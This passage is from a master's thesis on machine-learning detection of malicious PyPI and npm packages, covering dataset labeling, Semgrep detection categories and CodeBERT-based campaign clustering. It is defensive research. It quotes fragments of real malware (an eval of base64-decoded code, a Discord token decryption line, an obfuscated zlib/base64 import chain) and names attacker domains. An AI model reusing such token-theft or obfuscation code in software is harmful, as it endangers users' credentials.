ML Based Detection of Malicious Packages

Version of August 19, 2024

Alexander Schnapp

ML Based Detection of Malicious Packages

THESIS

submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE

in

COMPUTER SCIENCE

by

Alexander Schnapp

Software Engineering Research Group
Department of Software Technology
Faculty EEMCS, Delft University of Technology
Delft, the Netherlands
www.ewi.tudelft.nl

Endor Labs
444 High Street, Palo Alto
California, USA
www.endorlabs.com

ML Based Detection of Malicious Packages

Author: Alexander Schnapp
Student id: 5818583

Abstract

The increasing number of malicious packages being deployed in open source package repositories like PyPI or npm prompted numerous works aiming to secure open source ecosystems. The increased availability and deployment of safeguards raises the question whether and how attackers evolved their tactics and techniques, and the possibility of improving the current detection methods.

In order to improve detection, an important step is to understand how attackers design malicious packages and if it has evolved over time as detection methods improved. We conducted a semi-automated analysis and labeling of approx. 4000 malicious packages in order (a) to identify and quantify the techniques used by malware authors, (b) to uncover malware campaigns through clustering the CodeBERT embeddings of malicious code, and (c) to contrast the results with previous studies.

To detect malicious packages, existing work all rely on a common classification pipeline: first a human-defined rule-based feature extraction mechanism then a trained classifier. We hypothesize that the feature extraction mechanism is a limiting factor to classifier performance, and an additional step that needs to be kept up to date. To address this problem, multiple models utilizing the freshly labeled dataset were trained and compared: 2 types of fine tuned CodeBERT models, 2 isolation forest models and 1 out of distribution model.

We learned that the number of attacks on legitimate packages dropped in comparison to name confusion attacks, e.g. typo-squatting or dependency confusion, which are conducted with increasing campaign sizes. At the same time, packages are taken down more swiftly, whereas the characteristics of the malicious code itself did not substantially change. There are shifts in regards to the use of obfuscation or the primary objective, but the malicious code stays generally very simple.

We found that CodeBERT fine tuned with a loss function utilizing the equivalent of scikit-learn's $class\_weight =' balanced'$ equation (Bert-Balanced) performed best with a specificity of 98.2% and recall of 93.7%. In the real world scenario, we evaluated a total of 8734 unique packages in the updates feed and 2181 in the new packages feed, and found 4 unique malicious packages. Bert-Balanced was able to keep up with the volume of packages being uploaded to PyPI, with plenty of computational resources still available.

Thesis Committee:

Chair:	Dr. G. Gousios, Faculty EEMCS, TU Delft
University supervisor:	
Company supervisor:	H. Plate, Endor Labs

Preface

This thesis marks the end of my master's at TU Delft. This topic, using CodeBERT to identify malicious packages was not something that I expected I'd be doing when I applied for this program. 2 years ago, when I started, all I wanted was to be able to build something novel.

I would like to thank Prof. Georgios Gousios for making me aware of and giving me the opportunity to work on this subject and with Endor Labs, and Henrik Plate for providing the invaluable guidance and expertise that made it all possible.

Additionally I would like to thank my parents, for giving me the opportunity to be writing this today and supporting me throughout all my decisions, both good and bad, throughout the years. I would also like to thank all the friends I made along the way, in dodgeball, festivals, and other events and activities. A master's degree is more than just academics, and the experiences I had with you all will serve me long into the future.

My main takeaway, from this journey at TU Delft, apart from all the academic knowledge, is the reinforcement of my belief that nothing comes easy or overnight, and that achievements and successes are acquired through hard work, failures, and challenges over a long period of time.

Alexander Schnapp
Delft, the Netherlands
August 19, 2024

Contents

List of Figures

Chapter 1

Introduction

In recent years, there has been a notable surge in the frequency of open-source software (OSS) supply chain attacks. The Python Package Index (PyPI), for example, the most important package registry for the Python ecosystem, removed 12,000 malicious packages in 2022, and Sonatype found a substantial 742% increase in supply chain attacks between 2021 and 2022. Looking ahead, Gartner predicts that a staggering 45% of organizations worldwide will experience some sort of OSS supply chain attack by 2025 [36]. These reports emphasize the critical imperative for robust security measures within the software supply chain, one important element being to prevent and uncover the distribution of malware through package managers like PyPI or npm.

To reduce supply chain attacks, it is necessary to both prevent malicious packages from being uploaded and to detect them after they're uploaded. PyPI has done both by adding support for 2 factor authentication [29] in an attempt to secure user accounts, and APIs supporting automated notification and removal workflows [30]. While PyPI is uniquely positioned to perform both prevention and detection, other tools are limited to detection only. Detection tools range from dynamic execution of packages such as OpenSSF [24], static analysis such as Semgrep [1], and machine learning (ML) based detectors such as Cerebro and Amalfi [36, 28].

A common characteristic amongst ML based detectors is the use of a rule-based package content filtering and feature selection mechanism, which reduces the amount of data that the classifier can learn from, and needs to be manually kept up date with the evolution of malicious packages. This thesis aims to remove that step, as shown in Figure 1.1, and have the classifier evaluate the entire package, with the least amount of data loss possible.

A prerequisite in building a machine learning classifier is a well labeled malicious packages dataset. Therefore, the objective of the first part of this research is to uncover the potential evolution of malicious packages and attacker techniques over the course of the last few years. To this end, we revisit the statistics presented by Ohm et al. in 2020 [22], leveraging that the corresponding dataset grew from 174 to over 4000 malware packages.

We update its labels and categorization, which was necessary because many



Figure 1.1: A comparison of the pipelines used by amalfi, cerebro and this model, images taken from their respective papers.

smaller contributions and two bigger dataset integrations resulted in sparse and inconsistent labels. The packages merged from Guo et al. (2147 packages) and the red-lili campaign (1269), for example, only comprised the affected ecosystem, package name and affected version, with no labels for the other 15 categories. Part of this effort led to the development of a novel semi-automated campaign identification method, which we have extensively documented in subsection 2.1.5

1.1 Related Work

To mitigate the damage done by malicious packages, multiple independent efforts have been aimed at detecting malicious packages. These efforts include: dynamic execution of packages, static analysis, and machine learning based approaches.

1.1.1 Data

To build detectors of any type, a good dataset is required to learn about the characteristics of malicious packages. Datasets such as Backstabber's knife collection (BKC) [22], Guo et al. [15], Datadog [9] and others [31, 35] all provide a malicious packages dataset in some way.

Backstabber's Knife Collection (BKC)

BKC [22] provides the largest and most extensive malware database, with the most extensive metadata. It is however quite incomplete and the last extensive analysis done on this dataset was in 2019 with a dataset of just 174 packages. These packages come from many different sources and includes malicious packages from Guo. While BKC is incomplete, it is the only dataset that provides campaign information.A campaign is a group of similar or same packages, under different names all determined to be from the same author. Campaign information is crucial in keeping a training dataset for machine learning models clean from duplicates, which also adds the additional benefit of reducing the amount of data required to train the classifier. According to BKC, 90% of all packages belong to a campaign, meaning that only 10% of the packages inside BKC are unique.

Guo et al.

Guo et al [15] is a dataset of 4,669 malicious PyPI package files, all manually reviewed by their team of researchers. Additionally, it includes an in depth review of the malicious packages, their characteristics and their distribution. 2149 of these packages have been integrated into BKC.

Badsnakes

Badsnakes [31] is a dataset that contains both benign and malicious packages, and documents a method to benchmark malicious detectors. It is used as a benchmarking dataset for Cerebro [36].

Datadog malicious packages dataset

Datadog's malicious packages dataset [9] contains malicious packages that datadog discovered, most likely using its semgrep rules [8]

MalwareBench

MalwareBench is a large dataset with the goal of providing a benchmarking dataset for malicious package detectors. It contains a labeled repository of both benign and malicious packages. It is published very recently and we are unable to integrate it to this paper.

1.1.2 Dynamic Execution

While OpenSSF Package Analysis [24] includes static analysis, its most well known ability is to dynamically execute packages in a controlled environment to detect malicious behavior. It can automatically generate code in an attempt to trigger as much of the code inside the package as possible, since in a dynamic environment, code that isn't run cannot be assessed. It then broadcasts its findings to developers through advisories such as OSV and Github [14, 20].

1.1.3 Static Analysis

Semgrep [1], Malware Checks [32], Bertus [3], employ static analysis techniques, which looks for syntactical and data flow patterns inside source code to detect malicious patterns.

Semgrep

Users of Semgrep can define custom rules that better suit their needs in detecting malicious packages, such as the malicious package detection rules from Datadog [8]. A limitation of Semgrep is that it has a difficult time following malicious patterns into different functions, and it requires manual definition of malicious patterns.

1.1.4 ML classifiers

Many academic and research projects have documented a variety of approaches at better detecting malicious packages, with an increasing common theme of machine learning based detection [36, 28, 12, 19, 23, 21].

Detecting Suspicious Package Updates

Detecting Suspicious Package Updates [12] features a pipeline which starts with extracting the updated text, then the updates are passed into a feature selection step, finally the resulting data with the selected features are fed into a k means detection model. The feature selection step is defined manually and is extensively documented.

Amalfi

Amalfi [28], documents the performance of several different classifiers trained to classify javascript packages. It is structured as a pipeline, starting with a feature extractor that extracts features defined by the researchers from the packages. The resulting features then go into three different classifiers: decision tree, naive-bayes, and one class svm. The predictions from those classifiers are then put into a clone detector and reproducer which produces the final predictions. The clone detector and reproducer can also act as standalone classifiers.

Ladisa et al.

Ladisa et al. [19] tests the feasibility of a singular model detecting malicious packages across multiple languages: PyPI and Javascript. Their pipeline starts with a feature extractor that is manually defined, then the dataset of extracted features are fed into multiple machine learning based classifiers (both mono language and multi language classifiers), and compared the results.

Cerebro

Cerebro [36] is the most recent malicious package classifier. The first step in Cerebro is a feature extractor that extracts features using a set of rules defined by the researchers from raw packages, then converts the resulting features into a behavior sequence. The behavior sequence data is then fed into a fine tuned CodeBERT model that produces the resulting classification. They also reproduced Amalfi and benchmarked Cerebro against Amalfi, and claimed to have better performance.

Characteristics

There are two common characteristics amongst current state of the art malicious package classifiers, such as the above:

1. They all aim to reduce false positive rates, because a false positive rate of 0.1% can pose an unacceptably high challenge for organizations and reviewers to weed out malicious packages [31].

2. These methods are typically structured in a pipeline, starting with a researcher-defined, rule-based feature selection step, followed by a classification phase that may involve multiple classifiers and ending with various post-processing steps.

In these pipelines, the initial feature selection phase serves to filter package contents and normalize the data for classifier ingestion. The classifiers are limited to categorizing content that pass through the filters designed by researchers, making the selection of features incredibly important, and requires manual rule updates.

1.2 Research Questions

This paper as shown in Figure 1.1, aims remove the rule based feature selection and filtering step and allow the machine learning model to learn and classify the entire package code base, with the goal of creating a simpler, easier to maintain, and more performant pipeline. Therefore, the goal of this research is to answer this general question: *How effective is a ML based malicious package detector without a human defined feature selection step?* In order to answer this question, this thesis is organized into these subquestions:

1. How do malicious packages evolve over time?
2. How effective is this model compared to
    a) a purely human-defined rule based model?
    b) current state of the art?
3. How useful is this approach in a real world scenario?

Subquestion 1 is required in order to gain an understanding of the characteristics of malicious packages and to create a high quality dataset before actually conducting research that answers the main RQ.

1.3 Structure of this paper

This paper is structured as an introduction in chapter 1, chapter 2 documents the research conducted to answer subquestion 1, chapter 3 documents the research conducted to answer subquestion 2 and subquestion 3, and a conclusion in chapter 4.

Chapter 2

Data Overview

2.1 Labeling Methodology

The BKC dataset contains 18 different labels for malicious packages, with packages exhibiting multiple different levels of labeling completeness. Some package metadata were very complete, such as the packages that were part of the original BKC, while newer ones that were integrated from third party research efforts were very sparsely populated, with the only information about them being the type (ecosystem), package name, package version and source reference.

This section details the methodology used to analyse and label approximately 3000 packages, using a mix of manual and automated approaches. In particular, we focsused on the labels for trigger, injection component, objective, obfuscation, and campaign. Other labels were out of scope, due to a lack of data (published and reported dates of removed packages cannot be determined retro-actively), a lack of detection rules (conditional execution, targeted OS) or unresolvable ambiguities (typo target).

In order to efficiently label the large number of packages, Semgrep [1] [1] was employed to scan and extract snippets from the malicious packages and provide labels for these three categories: obfuscation, objective, and trigger. The Semgrep rules were developed by ourselves and also include open source ones from Datadog [8]. Other methods were employed for the remaining two categories: injection component and campaign identification; these methods will be described in more depth in later sections.

The automatically classified labels were added into new columns in the CSV, as to distinguish from the labels that were manually added, since automatic classification is likely more error prone than manual classification.

Technique	Description
Install (“install”)	If the trigger of a malicious script happens during install, such as scripts executed in `setup.py`
Import (“import”)	The malicious script triggers once the user imports the file, such as inside `__init__.py`
Manual (“manual”)	If the trigger of a malicious script happens through victims’ manual input, e.g. running commands overridden by npm `bin` scripts.
Runtime (“runtime”)	Any malicious packages being triggered at runtime (Not automatically detected)[2].

Table 2.1: Table of trigger types that was possible to be identified directly by semgrep rules or by analyzing the results from the semgrep scan.

2.1.1 Trigger

The semgrep rules have a limited capability of detecting how malicious scripts are triggered, but we can pinpoint the trigger roughly on where the semgrep results reside, as shown in Table 2.1 [2]. For example, semgrep cannot directly detect if malicious code is executed upon import, but it is possible to conclude that the package is triggered on import if the malicious snippet resides in `__init__.py`.

2.1.2 Injection Component

Injection component was labeled by querying PyPI and npm to check if the package still exists. If it does, then it was manually reviewed & labeled, otherwise, it was labeled as ”Name Confusion”. It is important to note that in BKC, ”Name Confusion” is considered a superset containing name confusion, dependency confusion, and trojan horse, where it is impossible to automatically distinguish. Only 15 PyPI and 4 npm packages in BKC still existed in the package repositories, with some of the authors having published multiple similar malicious packages that was not listed in BKC. See Table 2.2 for details of each type.

2.1.3 Objective

Semgrep rules were used to identify the following objectives as shown in Table 2.3: data exfiltration, dropper, reverse shell, backdoor, and denial of service. Data exfiltration and dropper represents the majority of the semgrep rules in this category. For data exfiltration, the rules are dedicated at identifying:

[1]Semgrep supports the search for syntactical patterns or data flow patterns in source code of several programming languages.

[2] “Not automatically detected” means that these labels already existed in BKC prior to this research

Technique (Label)	**Description**
Dependency Confusion ('dependency confusion')	Malicious packages with the same names as private internal packages, in hopes that the package manager resolves the malicious package in the public repository
Trojan Horse ('trojan horse')	New malicious packages with unique names. Can be used as a dependency to infect another existing package such as in the case of `getcookies` [6].
Typosquatting ('typosquatting')	Malicious packages with slightly different names, in hopes that the package is downloaded because of a victim's typo
Name Confusion ('name confusion')	Large umbrella term for any dependency confusion, typosquatting, and trojan horse attacks, used when it is not possible to automatically distinguish the three.
Infected Existing Package ('infected existing package')	Hijacking an existing legitimate package.

Table 2.2: Types of injection components

- Exfiltration of sensitive data: Scripts that read data from various sources such as environments, sockets, cookies, wifi passwords, turning on webcam and (optionally) then sending the information over a network request. The network request can include emailing, as showcased in `bitcoinjslib` [13].
- Reading Leveldb file: a script that reads Chrome's Leveldb file, which could be an indicator of an attempt for token exfiltration.
- Javascript environment serialization: a script that attempts to serialize the environment using `JSON.stringify`, which could be an indicator for an attempt to exfiltrate environment variables.

For Droppers, the rules are dedicated at identifying:

- Downloads: a scripts that downloads an object over the network, either through a hard coded download link, or through a shell script then saves resulting object to disk, and optionally making the object an executable binary using commands such as `chmod`.
- Executes downloaded object after network call: scripts that uses `eval` or `os` in the callback of HTTP calls.
- Serverside javascript injection: a script that injects javascript into a server starting with a network call, then executing the resulting script.

Technique (Label)	**Description**
Data Exfiltration (“data exfiltration”)	Exfiltrate sensitive data in the form of reading/serializing data such as environment information, cookies or webcam data, and then sending it to a remote location.
Dropper (“dropper”)	Downloads a payload over the network and then executes it, or server side javascript injection.
Reverse Shell (“reverse shell”)	Opens a reverse shell for the attacker to control the victim’s machine
Backdoor (“backdoor”)	JavaScript: Detecting a malicious injection of cookies with scripts that allows the attacker to open a backdoor to the program.
Denial of Service (“DOS”)	Infinite read and write loops, fork bombs, etc.
Financial Gain (“financial gain”)	Obvious attempt to gain valuable assets, such as replacing crypto addresses in the clipboard
Worm (“worm”)	Attempts to replicate itself, like adding itself as a dependency to other packages (Not automatically detected)[2].
Research (“research”)	Research packages that mimic malicious packages for data collection or warning (Not automatically detected)[2].

Table 2.3: Table of objectives the semgrep rules could detect.

These two categories are the most complex, thus deserving the additional explanation above. The other categories are clearly described in Table 2.3.

2.1.4 Obfuscation

Obfuscation includes the automatic detection of the first 5 categorized types, with the exception of encryption and minification, as shown in Table 2.4. It is important to note that “long or sensitive strings” is not considered a categorized type and written into BKC, since it only detects the existence of obfuscation; instead, `yes` is written into BKC. The largest set of Semgrep rules designed for identifying obfuscation primarily focuses on detecting the presence of encoding and compression, encompassing these patterns:

- if there are encoded strings,

Technique (label)	**Description**
Long or Sensitive Strings (“yes”)	Script containing sensitive strings, high entropy strings longer than 100 characters or very long strings of more than 1000 characters
String Sampling (“string sampling”)	Slicing from large strings, or manipulating smaller strings, then assembling these strings together.
Steganography (“steganography”)	Retrieving information hidden inside images
Encoding (“encoding”, “base64”, “base_xx”)	The existence of encoding or compression, such as base64, encoded strings or functions to decode or decompress.
Shady URLs (“url”)	Presence of shortened URLs like `bit.ly` or URLs with uncommon top level domains (e.g. `.xyz`).
Encryption (“encryption”)	Decryption of string or byte literals (Not automatically detected) [2].
Minification (“minification”)	Minified or uglified JavaScript (Not automatically detected) [2].

Table 2.4: Table of obfuscation types the semgrep rules can detect and label. The result charts uses the corresponding labels listed next to the techniques.

- encoded strings flowing into sensitive functions related to network calls or OS calls,
- the use of `base_xx` encoding (such as base64),
- executing the above base encoded string,
- if scripts decompress string literals,
- the execution of (encoded) sensitive strings with eval or exec functions such as: `eval(base64.b64decode('dGhyZWFkaW5nLlRocmVhZCh0YXJnZXQ9c2VuZ...CxhcmdzPVtkaWQsaWlkLGNkaWQsb3BlbnVkaWRdKS5zdGFydCgp'))`.

These labels includes supersets, such as `yes`, where it represents the employment of some sort of obfuscation, and the slightly finer grained `encoding` where it represents the employment of an encoding technique. These labels were removed if a more specific label could be identified. Note that `base_xx` label is not considered a superset of `base_64` because both bases can be employed at the same time. We had a search pattern to search the usage of the `base64` package, and since the `base64` package in Python supports multiple different base encodings, it is possible that a

package using the `base64` package is utilizing multiple base encodings at the same time.

Since the encoding and compression category is the most complex, it deserves the additional explanation above. The other categories are clearly described in Table 2.4.

2.1.5 Campaigns

The original BKC reported that 90% of packages belonged in a campaign, yet only about 39% of the updated BKC dataset for PyPI and npm belonged to campaigns, and none of the additional packages from Guo were identified as part of a campaign. Therefore, BKC needed some work to assign packages to campaigns. While it was possible for the authors of the original BKC to manually identify campaigns, their methods are infeasible for the current size of BKC with thousands of packages. This section is dedicated to describing the method used to semi automate the campaign identification process.

We chose to cluster code by similarity in order to identify campaigns. Given that embeddings have shown superior performance in code clone detection [10], embeddings were generated using CodeBERT [11] for the malicious snippets obtained from the semgrep scans. After deduplicating the datapoints with the same package name and text snippets, the embeddings were then clustered using a Hierarchical Density-Based Spatial Clustering of Applications with Noise (HDBSCAN) classifier from `scikit-learn` [25].

CodeBERT has a window size of 768 tokens, and given that many malicious packages in BKC contain long (sometimes binary) strings up to hundreds of thousands of tokens in length, two methods were applied: (1) using tree-sitter [4], binary and long strings over 100 characters were identified and removed, (2) average pooling was used for snippets that were still longer than 768 tokens.

After the initial clustering, a semi automated approach was used to identify campaigns. Those clusters that were exactly the same, or the same without binary & long string literals, were automatically merged. The rest, in line with the methods employed by the original BKC authors, were manually reviewed and those that were determined to function similarly across multiple packages were designated as a cluster. During this manual review process, snippets that contained simple non-malicious strings were removed, such as `print('\n')`, since these strings are likely to appear in both malicious and non-malicious code.

After clustering, NetworkX [16] was used to build a graph with package names as nodes, and an edge to all nodes within a cluster. The purpose of this graph is to map relationships between clusters. Since each cluster represents a text snippet, different snippets from the same package may appear in multiple clusters. Between these clusters, some packages may belong to the same campaign but differs enough to not be in the same clusters, while appearing in a different clusters. For example: `onyxproxy` was in cluster 84 with `betterstyle` with this snippet:

```
tokenDecoded =
↪  DecryptValue(b64decode(token.split('dQw4w9WgXcQ:')[1]),master_key)
```

while `onyxproxy` was in cluster 243 with `telthi` with this snippet[3]:

```
embed.add_field(name=__import__('base64').b64decode(__
↪  import__('zlib').decompress(b"x\xda\x0bpw5K\xceu+H\xca\xf5*K1\xc
↪  a\xc8\x89\x8c\xf02\xf0\xcf\xca6\xf5\xcbr,\xf7s\xf1\xac\x04\xd2\x
↪  a6\xbeY\x9e\x06~!\x8e\xc6\xbeY&\xe9A\xe1\x86\x19\x89\xe1\xe5f\x0
↪  0\x11'\x12G")).decode(), value=__import__('base64').b64decode(__
↪  import__('zlib').decompress(b'x\xdaK56\xb0\x05\x00\x02\xce\x01\x
↪  06')).decode().format(    if     != None else __
↪  import__('base64').b64decode(__import__('zlib').decompress(b'x\x
↪  da\x0b\xc9\xb5,\x8d\n\xb4\xb5\x05\x00\x0cT\x02\x95')).decode()),
↪  inline=True)
```

but `betterstyle` and `telthi` were never in the same clusters. The graph connected `betterstyle` to `telthi` through `onyxproxy`, which determined that they belong to the same campaign.

Each subgraph generated by `connected_components` function of NetworkX was classified as a separate campaign. Within these groups, if packages were already known to be part of an existing campaign, other packages within these groups are also assigned to the same campaign.

A characteristic of red-lili campaign was the unique hardcoded domains as mentioned by checkmarx [17]: `rt11.ml` and `33mail.ga`, which were used to identify additional packages that belonged to the red-lili campaign.

2.2 Results

This section presents the results and details the evolution of malicious packages. The charts below render the results from the original BKC side-by-side with the new results. It is important to note that (1) anything less than 1% has been dropped from the charts, (2) packages used to compute the new results does not include the packages from the original BKC and (3) the numbers reported for the original BKC do not exactly correspond to the numbers reported in the paper, because we did not find a commit that allowed us to reproduce the exact figures[4].

PyPI BKC consists of 2471 packages, with 28 belonging to the original BKC and 2443 new PyPI packages with samples, of which 2149 came from Guo [15]. 7 packages in Guo were identified to be red-lili packages from the domain name "rt11.ml".

[3]This code snippet is rendered exactly as-is inside the source files, with "embed" and "___import___" having mathematical symbols mixed in.

[4]The commit hash used for producing the numbers shown is `281ab9a7`.

npm The composition of npm packages in BKC is quite different. There are 104 packages that was included in the original BKC. Of the 1568 new packages, 1269 of them are part of the red-lili campaign, as identified by checkmarx. Due to the large amounts of similar packages belonging to a single campaign from a single author, these packages were presented separately. In the later sections, only 299 npm packages were analyzed.

2.2.1 Package Lifetimes



Figure 2.1: The distribution of the lifespans of packages between publish time and report time.

Temporal data for BKC is impossible to acquire retroactively because once a package is taken down by the package registries, the temporal information for that package is lost. Therefore, the sample set only contains the packages where contributors made the additional effort to acquire this information and is orders magnitude less compared to later subsections. The original BKC analysed packages up to 2019.



Figure 2.2: The average lifespan of malicious packages (excluding packages from the red-lili campaign) by year.

PyPI The majority of malicious packages that had time data came from 2017, 2018, and 2021 (Figure 2.3) had a lifespan between 40-400 days, with small additional peaks at 600 and 800 days for packages that were added after the original BKC paper, as shown in Figure 2.1. Those packages with longer lifespans also seems to be older packages since the average lifespan as shown in Figure 2.2 is decreasing by year.

npm Just like in PyPI, the majority of malicious packages that had time data came from 2017, 2018 and 2021 (Figure 2.3), and average lifespans are decreasing by year (Figure 2.2). In contrast with PyPI, as shown in Figure 2.1, newly added npm packages seems quite evenly distributed, with a peak at 300 days for the original BKC packages.

Overall, it seems like average lifespans of malicious packages for both PyPI and npm having shorter lifespans relative to the original BKC dataset, especially considering the large sample sizes from 2021.

